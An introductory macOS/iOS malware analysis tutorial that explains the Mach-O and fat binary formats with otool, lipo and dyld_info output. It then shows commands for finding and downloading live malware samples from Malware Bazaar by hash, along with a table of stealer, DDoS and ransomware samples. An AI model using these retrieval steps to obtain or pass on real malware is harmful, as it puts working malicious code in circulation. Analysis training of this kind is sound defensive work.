Malware Analysis Series (MAS): Article 08 | MacOS/iOS

(a step-by-step malware analysis and reverse engineering series)

by Alexandre Borges
release date: AUG/07/2024 | rev: A.1

0. Quote

"All that matters is staying alive. You get off the grid, survive."
(Jason Bourne played by Matt Damon| "Jason Bourne" movie – 2016)

1. Introduction

Welcome to the **eighth article** of **Malware Analysis Series (MAS)**, where we will continue reviewing concepts, techniques and practical steps that are used for analyzing binaries from different operating systems such as **Windows, macOS/iOS, and Linux.**

As it is well-known, **Windows malware threats** continue presenting high numbers, but there is a significant increase in the number of infections on **Linux, Android** and **iOS/macOS**. Therefore, it is also important to discuss how to analyze and understand such threats and we will start a really brief and fast investigation and analysis on **iOS/macOS** malware.

If readers have not read past articles yet all of them are available on the following links:

- **ERS_02:** https://exploitreversing.com/2024/01/03/exploiting-reversing-er-series-article-02/
- **ERS_01 :** https://exploitreversing.com/2023/04/11/exploiting-reversing-er-series/
- **MAS_7:** https://exploitreversing.com/2023/01/05/malware-analysis-series-mas-article-7/
- **MAS_6:** https://exploitreversing.com/2022/11/24/malware-analysis-series-mas-article-6/
- **MAS_5:** https://exploitreversing.com/2022/09/14/malware-analysis-series-mas-article-5/
- **MAS_4:** https://exploitreversing.com/2022/05/12/malware-analysis-series-mas-article-4/
- **MAS_3:** https://exploitreversing.com/2022/05/05/malware-analysis-series-mas-article-3/
- **MAS_2:** https://exploitreversing.com/2022/02/03/malware-analysis-series-mas-article-2/
- **MAS_1**: https://exploitreversing.com/2021/12/03/malware-analysis-series-mas-article-1/

No doubt, this is the simplest article I have already written in this series (by far), and it is a really **introductory article about malware analysis on macOS/iOS**. Actually, I am planning to write one or two additional articles and finish this series**. My current and long-term series is Exploiting Reversing series (ERs)**, and where I will also be authoring articles about macOS/iOS under an angle of internals and vulnerability research in the near future. For this reason, if readers have interest in learning a bit more

about the subject you should follow ERs for deeper and detailed articles about macOS/iOS as well as subjects such as kernel drivers, hypervisors, Windows, Linux, and other topics.

2. Acknowledgments

I want to express my gratitude to **Ilfak Guilfanov (@ilfak)** and **Hex-Rays SA (@HexRaysSA)** for continuous and decisive support for writing this Malware Analysis Series (MAS), which is focused on malware analysis, and the Exploiting Reversing series (ERs), which is my current and long-term series about internals, vulnerability research and eventually exploitation on critical topics such as Windows, kernel drivers, macOS, browser and hypervisors.

No doubt, I rarely have had spare time for writing, but many readers already know me, I do not like any kind of self-promotion, and the only purpose is to help other professionals.

Life is short, but each moment is worth. Enjoy the journey!

3. Lab Setup

In this this article we will be using the following lab configuration:

- **Virtual machine running macOS Sonoma with Xcode installed**.
- **(optional) Virtual machine running Ubuntu 22.04.x LTS:** https://ubuntu.com/download/desktop
- **IDA Pro or IDA Home 8.4 version (@HexRaysSA) with its respective decompiler:** https://hex-rays.com/ida-pro/
- **Malwoverview:** https://github.com/alexandreborges/malwoverview
- **Radare2:** https://github.com/radareorg/radare2
- **(optional) MacBook Air with M2 processor** running macOS Sonoma with Xcode installed.

4. Concepts

Regardless of statistics that readers can retrieve on the Internet, certainly there are not too many malware threats for **iOS/macOS** as there are for Windows, Linux, and Android (not even close). There are always certain details that vary from an operating system to another one, and such information potentially might change the way that we start and even proceed with a binary analysis.

Reverse engineering on macOS or iOS threats requires an introduction of a series of new concepts and skills that help us to understand what we are seeing and looking for. At the end of the day, having specific goals and reasons to analyze a **macOS/iOS binary** helps to decide what is more important at that moment.

For example, we might be interested in learning something about file format used by binaries in these environments, but we might be not interested in learning how to intercept communication using a composition of **Frida, Objection** and **Burp Suite**. Of course, it is always a remarkably interesting task to accomplish, which we could acquire different and attractive information about involved protocols and communication itself, but it will not be the one of tasks of this specific article.

This text to be aimed at macOS (and also valid to iOS) binary is only a very starting point about the topic, which would deserve a deeper article, but I do not also want to repeat the same approach previous articles that were excessively long. The main goal is to introduce the subject to provide readers with the minimum foundation to continue your own reading about the topic afterwards.

MacOS binaries are usually compiled in **Mach-O format**, which would also demand a detailed explanation about its internal details, but for now a compact list of facts will be enough.

While working on a macOS/iOS, readers will find different Mach-O files such as executable, dynamic libraries (with **.dylib** extension), plugins and other different purposes that are not related to our text here. Anyway, the internal organization of Mach-O type is not complex and, a summary can be presented as shown below:

- The **Mach-O format** is composed of a **header, loaded commands** (ex: **L _SEGMENT_64**)**,** and a **series of segments**, which each segment (ex: **__TEXT** and **__DATA**) has **one or more sections** containing instructions (ex: **__text**) or data (ex: **__data**). Additionally, segments and sections have specific memory protections.

- Mach-O binaries hold information (instructions and data) for only an architecture, but a **fat binary** (with a **fat_header |** check: **xnu-xnu-8792.81.2\EXTERNAL_HEADERS\mach-o\fat.h**) can contain Mach-O binaries **for one or more architecture** (for example, **arm64** and **x86_64**).

- While analyzing any **Mach-O binary**, readers will find sections like **__text** (executable code), **__cstring** (constant C strings), **__const** (initialized constants), **__data** (C strings and data arrays), **__bbs** (uninitialized static variables) and other ones. At the end of the day, there is a similarity with the Windows and Linux world, and even though names are different and a different number of new additional sections.

There is much more information that readers can read from excellent articles on the Internet, and a couple of them are listed below:

- https://developer.apple.com/library/archive/documentation/Performance/Conceptual/CodeFootprint/Articles/MachOOverview.html
- https://github.com/aidansteele/osx-abi-macho-file-format-reference

Here it is necessary to leave a note for readers. The XNU (a hybrid kernel that blends Mach kernel and FreeBSD) version has been changing constantly, and a periodic check by changes can bring good surprises. One good recommendation here is to read the source code regularly.

To get the updated version, you should check https://github.com/apple-oss-distributions/xnu, which offers the updated version and mainly https://opensource.apple.com/releases/ that provides you with a direction to the source code of different components of the macOS (and a few ones from iOS). If readers even want to compile XNU, there are several available procedures and articles on the Internet that make this task easier than you could believe.

As I mentioned above, one of best every day practice is to read about format's details directly from the source code, which is most of the time well-commented and where we can find valuable information as, for example, **xnu-xnu-8792.81.2\EXTERNAL_HEADERS\mach-o\fat.h and loader.h**:

```c
#include <stdint.h>
#include <mach/machine.h>
#include <architecture/byte_order.h>

#define FAT_MAGIC   0xcafebabe
#define FAT_CIGAM   0xbebafeca  /* NXSwapLong(FAT_MAGIC) */

struct fat_header {
    uint32_t    magic;      /* FAT_MAGIC */
    uint32_t    nfat_arch;  /* number of structs that follow */
};

struct fat_arch {
    cpu_type_t  cputype;    /* cpu specifier (int) */
    cpu_subtype_t   cpusubtype; /* machine specifier (int) */
    uint32_t    offset;     /* file offset to this object file */
    uint32_t    size;       /* size of this object file */
    uint32_t    align;      /* alignment as a power of 2 */
};
```

[Figure 1]: fat.h file, which defines the fat header composition.

```c
/*
 * The 32-bit mach header appears at the very beginning of the object file for
 * 32-bit architectures.
 */
struct mach_header {
    uint32_t    magic;      /* mach magic number identifier */
    cpu_type_t  cputype;    /* cpu specifier */
    cpu_subtype_t   cpusubtype; /* machine specifier */
    uint32_t    filetype;   /* type of file */
    uint32_t    ncmds;      /* number of load commands */
    uint32_t    sizeofcmds; /* the size of all the load commands */
    uint32_t    flags;      /* flags */
};

/* Constant for the magic field of the mach_header (32-bit architectures) */
#define MH_MAGIC    0xfeedface  /* the mach magic number */
#define MH_CIGAM    0xcefaedfe  /* NXSwapInt(MH_MAGIC) */

/*
 * The 64-bit mach header appears at the very beginning of object files for
 * 64-bit architectures.
 */
struct mach_header_64 {
    uint32_t    magic;      /* mach magic number identifier */
    cpu_type_t  cputype;    /* cpu specifier */
    cpu_subtype_t   cpusubtype; /* machine specifier */
    uint32_t    filetype;   /* type of file */
    uint32_t    ncmds;      /* number of load commands */
    uint32_t    sizeofcmds; /* the size of all the load commands */
    uint32_t    flags;      /* flags */
    uint32_t    reserved;   /* reserved */
};

/* Constant for the magic field of the mach_header_64 (64-bit architectures) */
#define MH_MAGIC_64 0xfeedfacf /* the 64-bit mach magic number */
#define MH_CIGAM_64 0xcffaedfe /* NXSwapInt(MH_MAGIC_64) */
```

[Figure 2]: loader.h file, which defines the Mach-O format structure.

Apple usually delivers a binary containing two or more architectures (fat binaries) and as expected, there are multiple ways to extract the binary with the desired architecture, and the usual and common way is by using **lipo** command. Readers that want to interact with the binary can use the **otool** command (from macOS). For example, to list fat header execute:

```
alexandreborges@Alexandres-Mac ~ % otool -f /usr/bin/make
Fat headers
fat_magic 0xcafebabe
nfat_arch 2
architecture 0
    cputype 16777223
    cpusubtype 3
    capabilities 0x0
    offset 16384
    size 68832
    align 2^14 (16384)
architecture 1
    cputype 16777228
    cpusubtype 2
    capabilities 0x80
    offset 98304
    size 68832
    align 2^14 (16384)
alexandreborges@Alexandres-Mac ~ %
```

[Figure 3]: otool: listing fat headers

This first **otool** command, using the **-f option**, does not produce an output whose content is not easy to interpret, but the **lipo** command can provide us with a better information:

```
alexandreborges@Alexandres-Mac ~ % lipo -detailed_info /usr/bin/make
Fat header in: /usr/bin/make
fat_magic 0xcafebabe
nfat_arch 2
architecture x86_64
    cputype CPU_TYPE_X86_64
    cpusubtype CPU_SUBTYPE_X86_64_ALL
    capabilities 0x0
    offset 16384
    size 68832
    align 2^14 (16384)
architecture arm64e
    cputype CPU_TYPE_ARM64
    cpusubtype CPU_SUBTYPE_ARM64E
    capabilities PTR_AUTH_VERSION USERSPACE 0
    offset 98304
    size 68832
    align 2^14 (16384)
```

[Figure 4]: lipo: further information about fat header

We can check from both commands above that the **fat binary** contains **x86_64** and **arm64e** architectures, and the meaning of **cpu_type** and **cpu_subtype** fields can be found within **osfmk\mach\machine.h** header file from the XNU source.

Even malicious threats that are also commonly delivered contain more than one architecture and you will be interested in analyzing these binaries from different architectures separated for most situations.

We can extract both binaries from the provided fat binary by using **lipo command**, and readers can find a good online help explaining different details and even usage of such command on https://ss64.com/mac/lipo.html. Therefore, to extract binaries of different architecture, execute:

```
alexandreborges@Alexandres-Mac ~ % lipo -extract x86_64 /usr/bin/make -output make_x64
alexandreborges@Alexandres-Mac ~ %
alexandreborges@Alexandres-Mac ~ % file make_x64
make_x64: Mach-O universal binary with 1 architecture: [x86_64:Mach-O 64-bit executable x86_64]
make_x64 (for architecture x86_64):     Mach-O 64-bit executable x86_64
alexandreborges@Alexandres-Mac ~ %
alexandreborges@Alexandres-Mac ~ % lipo -extract arm64e /usr/bin/make -output make_arm64e
alexandreborges@Alexandres-Mac ~ %
alexandreborges@Alexandres-Mac ~ % file make_arm64e
make_arm64e: Mach-O universal binary with 1 architecture: [arm64e:Mach-O 64-bit executable arm64e]
make_arm64e (for architecture arm64e):  Mach-O 64-bit executable arm64e
alexandreborges@Alexandres-Mac ~ %
alexandreborges@Alexandres-Mac ~ % ls -lh /usr/bin/make make_*
-rwxr-xr-x  76 root             wheel   163K Jun 15 07:08 /usr/bin/make
-rwxr-xr-x   1 alexandreborges  staff    83K Aug 22 17:47 make_arm64e
-rwxr-xr-x   1 alexandreborges  staff    83K Aug 22 17:46 make_x64
alexandreborges@Alexandres-Mac ~ %
```

[Figure 5]: lipo: extracting binaries from a fat binary

Using the **otool command**, we can list all segments, sections and respective addresses and sizes, as shown in the following output. However, as the command might be long, a recommendation is to use **grep command** and extract information we are interested in analyzing right now:

```
alexandreborges@Alexandres-Mac ~ % otool -l make_x64 | grep -i "segname\|sectname\| addr \| size "
  segname __PAGEZERO
  segname __TEXT
  sectname __text
   segname __TEXT
      addr 0x0000000100003a43
      size 0x000000000000008d
  sectname __stubs
   segname __TEXT
      addr 0x0000000100003ad0
      size 0x0000000000000012
  sectname __cstring
   segname __TEXT
      addr 0x0000000100003ae2
      size 0x0000000000000027
  sectname __info_plist
   segname __TEXT
      addr 0x0000000100003b09
      size 0x00000000000004af
  sectname __unwind_info
   segname __TEXT
      addr 0x0000000100003fb8
      size 0x0000000000000048
  segname __DATA_CONST
  sectname __got
   segname __DATA_CONST
      addr 0x0000000100004000
      size 0x0000000000000018
  segname __DATA
  sectname __xcrun_shim
   segname __DATA
      addr 0x0000000100008000
      size 0x0000000000000004
  segname __LINKEDIT
```

[Figure 6]: otool: listing segments, sections, and other information.

A brief list of segments that were not mentioned previously have appeared:

- **__PAGEZERO:** this segment helps to catch **NULL pointer references** and accomplishes such a task by reserving a section of memory at beginning of the virtual memory.

- **__DATA_CONST:** this segment holds crucial elements such as **GOT (Global Offset Table)**, initializers, vtables constant pointers, and all of them are used by the **dynamic linker (dyld).**

- **__LINKEDIT:** this segment contains information like symbol table, table of functions containing their respective start addresses, code signature, string table, relocation table entries, export information, and other information eventually used by the dynamic linker.

Once again, readers can check **XNU** (X is Not Unix) kernel source code and further information on:

- https://github.com/apple-oss-distributions/xnu
- https://opensource.apple.com/source/xnu/
- https://ipsw.me/ (iOS/macOS kernel cache)

As a side note, the **kernelcache** is composed of the kernel and respective kernel extensions, but current versions of kernelcache have their symbols completely stripped off most of the time. However, there are a series of tools that can be used to extract useful kernel symbols and kext data information from it. Actually, there is a lot of information related to this topic, which will be covered in another article from ER series.

Mach-O format has an endless series of flags, which starts with **MH_ prefix**, and readers can check for them in the same **loader.h** file if you are interested in learning more. A piece of advice is that readers do not waste too much time on internals details (code) right now.

In the **Mach-O structure** (header, load commands and finally data), "load commands" is the most relevant information and, eventually, learning the number of load commands might be useful too (**otool -h <binary>**).The Mach-O's load commands provide us with debugging information, initial memory layout of the binary, codesigning information, imported library, symbol table location, entry point and so on. A concise list of such load commands follows:

- **LC_SEGMENT_64:** it is used to define a segment.
- **LC_DYLD_CHAINED_FIXUPS:** it is used to store information for rebasing, binding / lazy binding, etc.
- **LC_DYLD_INFO_ONLY:** as the name suggests, it is used by the dyld (dynamic linker).
- **LC_LOAD_DYLIB:** it is used to define a dynamic library's name that will be loaded.
- **LC_SYMTAB:** it describes the location address (and respective size) storing all symbols of the Mach-O binary. In other words, it specifies the symbol time of the binary, and such symbol table will be used by linkers.
- **LC_DYSYMTAB:** it supplements the symbol table information provided by LC_SYMTAB and used by the linker.
- **LC_LOAD_DYLINKER:** it provides kernel with the linker to be used to load the binary file.
- **LC_CODE_SIGNATURE:** as expected, it points to the code signature.
- **LC_DATA_IN_CODE:** it is a reference to data code.
- **LC_MAIN:** it indicates the binary's entry point.
- **LC_SOURCE_VERSION:** it indicates the version of the source code.
- **LC_FUNCTION_STARTS:** it provides a table containing all functions of the code.

We can check the number of load commands and the respective ones by executing the following command:

```
alexandreborges@Alexandres-Mac ~ % otool -h make_x64
make_x64:
Mach header
      magic  cputype cpusubtype  caps    filetype ncmds sizeofcmds      flags
 0xfeedfacf 16777223          3  0x00           2    19       1344 0x00200085
alexandreborges@Alexandres-Mac ~ %
alexandreborges@Alexandres-Mac ~ % otool -lv make_x64 | grep "cmd "
      cmd LC_SEGMENT_64
      cmd LC_SEGMENT_64
      cmd LC_SEGMENT_64
      cmd LC_SEGMENT_64
      cmd LC_SEGMENT_64
      cmd LC_DYLD_CHAINED_FIXUPS
      cmd LC_DYLD_EXPORTS_TRIE
     cmd LC_SYMTAB
           cmd LC_DYSYMTAB
         cmd LC_LOAD_DYLINKER
     cmd LC_UUID
      cmd LC_BUILD_VERSION
      cmd LC_SOURCE_VERSION
       cmd LC_MAIN
          cmd LC_LOAD_DYLIB
          cmd LC_LOAD_DYLIB
      cmd LC_FUNCTION_STARTS
      cmd LC_DATA_IN_CODE
      cmd LC_CODE_SIGNATURE
```

[Figure 7]: Examining the number of load commands and their respective names.

There are different load commands, and readers might not understand why the number of load commands and even the size of binary that is contained in the header section are important at this moment, but there are real cases like an instrumentation procedure when a new library (for example, from **Frida**) must be inserted into the Mach-O binary and it is necessary to add a new load command into the load command section, and such action will be altering the number of the load commands and the binary's size, consequently. There are a series of good projects on GitHub that automatically execute these steps.

The **dynamic linker (dyld)**, which is responsible for resolving run-time and even load-time dependencies, can provide us with rich information about segments, sections, dynamic libraries (dependents) and even the minimal macOS version supported by the binary.

To iOS and macOS, shared libraries are not really loaded by demand because it hurts the performance, and a **dyld_shared_cache**, which is in different directories on macOS and iOS (**/System/Library/dyld** and **/System/Library/Caches/com.apple.dyld**, respectively) is used. As a side note, the kernel randomizes **dyld_shared_cache**, as might be already expected due to Apple security concerns.

Dynamic linker (**dyld**) loads the **dyld_shared_cache**, and it is composed of three parts: header, mapping data and meta data. The **dyld_shared_cache** header has suffered changes over the iOS versions, but its purpose is the same, but **mapping_info** was changed since iOS version 14 a few years ago. To show **dyld information** of the binary (in this case we took the **fat format**), execute:

```
alexandreborges@Alexandres-Mac ~ % dyld_info /usr/bin/make
/usr/bin/make [x86_64]:
    -platform:
        platform      minOS      sdk
          macOS       13.4       13.4
    -segments:
        load-offset   segment section        sect-size  seg-size perm
        0x00000000    __TEXT                             16KB r.x
        0x00003A43              __text              141
        0x00003AD0              __stubs              18
        0x00003AE2              __cstring            39
        0x00003B09              __info_plist       1199
        0x00003FB8              __unwind_info        72
        0x00004000    __DATA_CONST                       16KB rw.
        0x00004000              __got                24
        0x00008000    __DATA                             16KB rw.
        0x00008000              __xcrun_shim          4
    -dependents:
        attributes     load path
                       /usr/lib/libxcselect.dylib
                       /usr/lib/libSystem.B.dylib
/usr/bin/make [arm64e]:
    -platform:
        platform      minOS      sdk
          macOS       13.4       13.4
    -segments:
        load-offset   segment section        sect-size  seg-size perm
        0x00000000    __TEXT                             16KB r.x
        0x00003A14              __text              156
        0x00003AB0              __auth_stubs         48
        0x00003AE0              __cstring            39
        0x00003B07              __info_plist       1199
        0x00003FB8              __unwind_info        72
        0x00004000    __DATA_CONST                       16KB rw.
        0x00004000              __auth_got           24
        0x00008000    __DATA                             16KB rw.
        0x00008000              __xcrun_shim          4
    -dependents:
        attributes     load path
                       /usr/lib/libxcselect.dylib
                       /usr/lib/libSystem.B.dylib
```

[Figure 8]: Retrieving binary information related to the dynamic library.

The command shown above is important because it brings us:

- information about the platform (macOS).
- the minimal version and a list of segments.
- respective sections within each segment.

Furthermore, there is a list of dynamic libraries that represents dependencies of the binary. Finally, we see valuable information of both binaries that is held by the fat binary. There is another easier way to list dynamic libraries that are loaded by the binary:

```
alexandreborges@macOS ~ % otool -L make_arm64e
make_arm64e (architecture arm64e):
        /usr/lib/libxcselect.dylib (compatibility version 1.0.0, current version 1.0.0)
        /usr/lib/libSystem.B.dylib (compatibility version 1.0.0, current version 1319.100.3)
```

[Figure 9]: Listing dynamic libraries loaded by the binary.

The **dyld_info command** shows which platform this binary run, and we should remember that if you download a binary from the Internet you will need to make this check to confirm whether the suspect binary runs on iOS or macOS. Another way to get the same information is running the command:

```
alexandreborges@macOS ~ % otool -lv make_arm64e | grep -B1 -A7 LC_BUILD_VERSION
Load command 11
      cmd LC_BUILD_VERSION
  cmdsize 32
 platform MACOS
    minos 13.4
      sdk 13.4
   ntools 1
     tool LD
  version 857.2
alexandreborges@macOS ~ %
```

[Figure 10]: Checking the binary's platform.

Once again, this section has quite a limited introduction to the subject, only extremely basic stuff has been presented, and there is much more information about it, but this briefing should be enough for now. Along the article I am going to introduce new concepts and tools according to the context.

5. Retrieving malware samples

Our next step is getting real samples, which are available on diverse sources like Malware Bazaar, Triage and Virus Total, even though this functionality makes up part of a paid subscription. Therefore, trying Malware Bazaar, we have (**on time: newer versions of Malwoverview do not have .py extension**):

```
alexandreborges@macOS ~ % malwoverview.py -b 2 -B macOS -o 0

                                    MALWARE BAZAAR REPORT
------------------------------------------------------------------------------------------------------------

------------------------------------------------------------------------------------------
sha256_hash:  016a1a4fe3e9d57ab0b2a11e37ad94cc922290d2499b8d96957c3ddbdc516d74
sha1_hash:    112b5637c8cbb7d2e216d89f969515809e1dc66d
md5_hash:     9457b6cc2ed714298af1fbfabc20bdea
first_seen:   2023-07-06 15:19:57
file_name:    GuardiansInstaller
file_size:    7790136 bytes
file_type:    macho
mime_type:    application/x-mach-binary
tlsh:         T1C7767C2BB9A05924C29780304AEF57A26B32F9354135FEDF2375E6392F22C12DB5D346
reporter:     Iamdeadlyz
tags:         machO macOS RealstStealer
------------------------------------------------------------------------------------------
sha256_hash:  4b93ec3fd49c0111e8a11ac8a0a197f5366cda19732932ce4cb84e024c648a38
sha1_hash:    721fc5a96e635c7e4a3efb74de9581c4b99f41a1
md5_hash:     923d3b40142fa196a5fe68bd059d106c
first_seen:   2023-07-06 15:19:07
file_name:    GuardiansInstaller.pkg
file_size:    5859772 bytes
file_type:    unknown
mime_type:    application/x-xar
tlsh:         T1CA4633EE8C55D0FE8C89133B01F368CDD46B45D88752BB21856AEA3BCD1F95A27D3824
reporter:     Iamdeadlyz
tags:         macOS pkg RealstStealer
------------------------------------------------------------------------------------------
```

[Figure 11]: Searching for MacOS/iOS malware samples on Malware Bazaar

We can make the output simpler by using **grep command**, as shown below:

```
alexandreborges@macOS ~ % malwoverview.py -b 2 -B macOS -o 0 | grep sha256_hash
sha256_hash:  016a1a4fe3e9d57ab0b2a11e37ad94cc922290d2499b8d96957c3ddbdc516d74
sha256_hash:  4b93ec3fd49c0111e8a11ac8a0a197f5366cda19732932ce4cb84e024c648a38
sha256_hash:  2c321b1416fb7226bffd1633a2a053ef3921fef9a1de5c49b71ef9c7b0914b00
sha256_hash:  2af0e212ad70eaf8b96a645045ef2764700b5adf7b1187ae3d82240f96f613e2
sha256_hash:  7e3d69ec2da5a65466e4ef4a0f4b715d31fee0000ef4318eab8914e9bf030024
sha256_hash:  28549faab4a2757dc4eb922a7ad3bfa7981f9a132218ae530856ae6da3bc03e6
sha256_hash:  0cd929f660a012e390c9098f3dc6d7f41ae32f472f3f266d86789e2b5d1ceee0
sha256_hash:  0a4f053791180ed2b3f95774dd11e0b87a72ad8681e28ea70df790d5fb955525
sha256_hash:  78b2fa0df9fba56ba6a773faa0d280977a1a830fce4f2427935f87de11cb9012
sha256_hash:  fe3ac61c701945f833f218c98b18dca704e83df2cf1a8994603d929f25d1cce2
sha256_hash:  e39cca965dbf7957d04f848572aacfbb736e6aff71e319a788c3f61e52abe795
sha256_hash:  03044ce1dea80b43b94497cc7bad22eb3e9c4c7bd4b4d13f74432152fed19411
sha256_hash:  e581b456d13a52ac58f91f47916950b6e7442c54d7dfb15b76fff844e00e0382
sha256_hash:  2c0cc8b60e502e9a2a82a1a6acdfa340ff43608dd6fdad32db9ce99b383513e3
sha256_hash:  e8b7e12a44d7c605762e8a3220d26c53ee6c179f02f607c899d4e08a8132f6c5
sha256_hash:  ff7b879e7fb4f58c954e46125f0c58f2e413a8a729c5e9e3353152cc8e2509f8
sha256_hash:  64fec4bcd85b3e2129c0e1f3a0201f6effb5667f52067caeba21cade08cd7b94
sha256_hash:  ccbb7510e84df49e1e6bd523ec739ddec71b67e84269d065b0d0ea3942f30471
sha256_hash:  e0eeb9b87c7ca8b812e9e9a3b6711e0200c80883780b59a3c258c8a3c0d73a29
sha256_hash:  fc438c6e231c80c0d5de5b5a194fdba87f88e334414b248047c5e412ed613a6a
sha256_hash:  f5644d70a9885e17dcde888c0270d1b78a0358bb766fccb331742c00c34dda9b
sha256_hash:  b08740de7bd8d6805ca2c3c8be1db69fbb7aa9bd6aad1c0582881e4196574aa9
sha256_hash:  149784b07294ec991db4ed913ff726a602d6e071899ddb051a05498a3790bd63
sha256_hash:  e6b6cf40d605fc7a5e8ba168a8a5d8699b0879e965d2b803e29b87926cba861f
sha256_hash:  2d0dda75bfc90e7ffda72640eb32c7ff9f51c90c30f4a6d1e05df93e58848f36
sha256_hash:  ac86512a483e31376c7465c7a6dc42d6c8d8b13e9d4d50c34e7cb982f7af1f0e
sha256_hash:  f14dd83e60b8ca6d52e667ed85adafa9b849df33e428b005b05b7c6732de526a
sha256_hash:  865bd36460cb6534230b2f5e625318b9451f267b1ade46ea7ba247c93fd12da8
sha256_hash:  5031aa79912fb23bcbe2209e015974fccb4b9e9334a9e8801833f07bd3a5ccfc
```

[Figure 12]: Hashes of MacOS/iOS malware samples from Malware Bazaar

Optionally, we might use other searching criteria:

- **malwoverview. -b 2 -B macOS -o 0 | grep 'sha256_hash\|file_type'**
- **malwoverview -b 2 -B macho -o 0 | grep sha256_hash**
- **malwoverview -b 2 -B iOS -o 0 | grep sha256_hash malwoverview.py -b 2 -B macho -o 0 | grep sha256_hash**
- **malwoverview -b 2 -B ipa -o 0 | grep sha256_hash**

Regardless of arguments that we might use here, to download the sample execute:

- **malwoverview -b 5 -B <hash> -o 0**

Remember that the option **-o 0** is used to terminals with white background. If you are using dark background, the recommendation is not using this option. Actually, this is a feature that was added to help professionals who have distinct color preferences.

Our next step is to decide whether we want to analyze macOS or iOS threats, which can run on x64 or ARM64 platform, and choose one of available and distinct kinds packaging to manage. In case of readers already have a set of gathered samples so you can check them by executing the following command:

```
alexandreborges@macOS unpacked % malwoverview.py -d . -D 0 -o 0
```

Sample	Filename	Description	Threat Label	AV Detection
file_1	dcf9c253f8cd2e0672bc87b6c27801480c2b6c9b9b396a2991aa4bf610dd85b7.macho	Mach-O	trojan.notifier/xofcc	29
file_2	ac86512a483e31376c7465c7a6dc42d6c8d8b13e9d4d50c34e7cb982f7af1f0e.macho	Mach-O	trojan.wizardupdate/adagent	30
file_3	680a2f01fd134d4ce065aa8bcd5b9dad28fce2e11abbc8d7a637799de8b0240b.macho	Mach-O	trojan.ddosia/ddos	27
file_4	4a3ca08acda786723f00783a63363a730dbad1cb6b424c82f5adbe0268c1e591.macho	Mach-O	trojan.insertlib/manp	16
file_5	8e17697632535 94e32f2ade0f1c7bd139205275054c9f5e57fefd8142c75441f.macho	Mach-O	trojan.ddosia/ddos	36
file_6	094623f35c1f35f30ee82879d037741c5772de0cf72e2254afd23342d3ae41f6.macho	Mach-O	trojan.amos/stealer	33
file_7	7e1727e018a040920c4b4d573d2f4543733ed8e3f185a9596f8ba2c70029a2bb.macho	Mach-O	trojan.ddosia/ddos	28
file_8	9a1f1c491274cf5e1ecce2f77c1273aafc43440c9a27ec17d63fa21a89e91715.macho	Mach-O	trojan.ddosia/ddos	36
file_9	4abcf6581532ec5d97ebabc8233ff2ff944f1a758b5a06d7b91a0c8ca36f673a.macho	Mach-O	trojan.ddosia/ddos	28
file_10	0a4f053791180ed2b3f95774dd11e0b87a72ad8681e28ea70df790d5fb955525.macho	Mach-O	trojan.hashbreaker/infostealer	35
file_11	ccbb7510e84df49e1e6bd523ec739ddec71b67e84269d065b0d0ea3942f30471.macho	Mach-O	trojan.hashbreaker/infostealer	36
file_12	2c321b1416fb7226bffd1633a2a053ef3921fef9a1de5c49b71ef9c7b0914b00.macho	Mach-O	trojan.hashbreaker/infostealer	35
file_13	589dbb3f678511825c310447b6aece312a4471394b3bc40dde6c75623fc108c0.macho	Mach-O	trojan.amos/stealer	29
file_14	7e3d69ec2da5a65466e4ef4a0f4b715d31fee0000ef4318eab8914e9bf030024.macho	Mach-O	trojan.hashbreaker/infostealer	33
file_15	21ca44d382102e0ae33d02f499a5aa2a01e0749be956cbd417aae64085f28368.macho	Mach-O	trojan.ddosia/ddosagent	28
file_16	eff62344bfcebf5d09a569010cc6617e3aee7f4bfde458d6945a4b2c636d7d14.macho	Mach-O	trojan.	10
file_17	016a1a4fe3e9d57ab0b2a11e37ad94cc922290d2499b8d96957c3ddbdc516d74.macho	Mach-O	trojan.stealer/hashbreaker	37
file_18	0be6f1e927f973df35dad6fc661048236d46879ad59f824233d757ec6e722bde.macho	Mach-O	ransomware.lockbit/floba	37
file_19	e8b7e12a44d7c605762e8a3220d26c53ee6c179f02f607c899d4e08a8132f6c5.macho	Mach-O	trojan.hashbreaker/infostealer	36
file_20	2bbf495c59ca107e8c61e797624eb91dcdb4bd5b9e33aeb3bd52329ae0d85893.macho	Mach-O	trojan.cjsfd	29
file_21	e6b6cf40d605fc7a5e8ba168a8a5d8699b0879e965d2b803e29b87926cba861f.macho	Mach-O	trojan.amos/jwcoj	33
file_22	2032140bb0723540e7fc5a8fdf42e12bccf7cc998567f0787e8d7604cc9e839b.macho	Mach-O	trojan.triangledb/iphoneos	30
file_23	03044ce1dea80b43b94497cc7bad22eb3e9c4c7bd4b4d13f74432152fed19411.macho	Mach-O	trojan.hashbreaker/infostealer	35
file_24	865bd36460cb6534230b2f5e625318b9451f267b1ade46ea7ba247c93fd12da8.macho	Mach-O	trojan.hashbreaker/twbbg	28
file_25	a64fa9f1c76457ecc58402142a8728ce34ccba378c17318b3340083eeb7acc67.macho	Mach-O	trojan.samscissors/supplychainagent	36
file_26	d0c507d5624f26cb0fca7dddad401516693accf5a76f60213cc9262b5e72d785.macho	Mach-O	trojan.badjoke/ledfd	28
file_27	21b3e304db526e2c80df1f2da2f69ab130bdad053cb6df1e05eb487a86a19b7c.macho	Mach-O	trojan.cobaltstrike/beacon	29
file_28	fe3ac61c701945f833f218c98b18dca704e83df2cf1a8994603d929f25d1cce2.macho	Mach-O	trojan.hashbreaker/canmb	32
file_29	defd96d097c16f32d4440348c493aa2fb2eb7b8d54781837ba6d0db94b8835b9.macho	Mach-O	adware.bundlore/bnodlero	30
file_30	6c121f2b2efa6592c2c22b29218157ec9e63f385e7a1d7425857d603ddef8c59.macho	Mach-O	trojan.nukesped/nukespeed	32
file_31	e0eeb9b87c7ca8b812e9e9a3b6711e0200c80883780b59a3c258c8a3c0d73a29.macho	Mach-O	trojan.stealer/hashbreaker	36
file_32	b791bad751c3bcf9c3a6e4cbf0b5a722a87b2875e6a6354ad0e1a08857a8f934.macho	Mach-O	trojan.ddosia/ddos	27
file_33	f22c3e45fa1c8e4014a68e41e0b501c2298806a6956b4783e21b98bc7eca1f29.macho	Mach-O	trojan.ddosia/ddos	27
file_34	2af0e212ad70eaf8b96a645045ef2764700b5adf7b1187ae3d82240f96f613e2.macho	Mach-O	trojan.hashbreaker/infostealer	35
file_35	f14dd83e60b8ca6d52e667ed85adafa9b849df33e428b005b05b7c6732de526a.macho	Mach-O	trojan.stealer/hashbreaker	36
file_36	3b8d2ddf69434614bdc45499d1a742f9bd426f49a32cd3c0f077941d17482076.macho	Mach-O	trojan.crack/manp	13
file_37	4bb6f7f20f65b60da3e6a53cc79bcfbdbaafd6110a0ba55d1893ed1cd4e17853.macho	Mach-O	trojan.	10
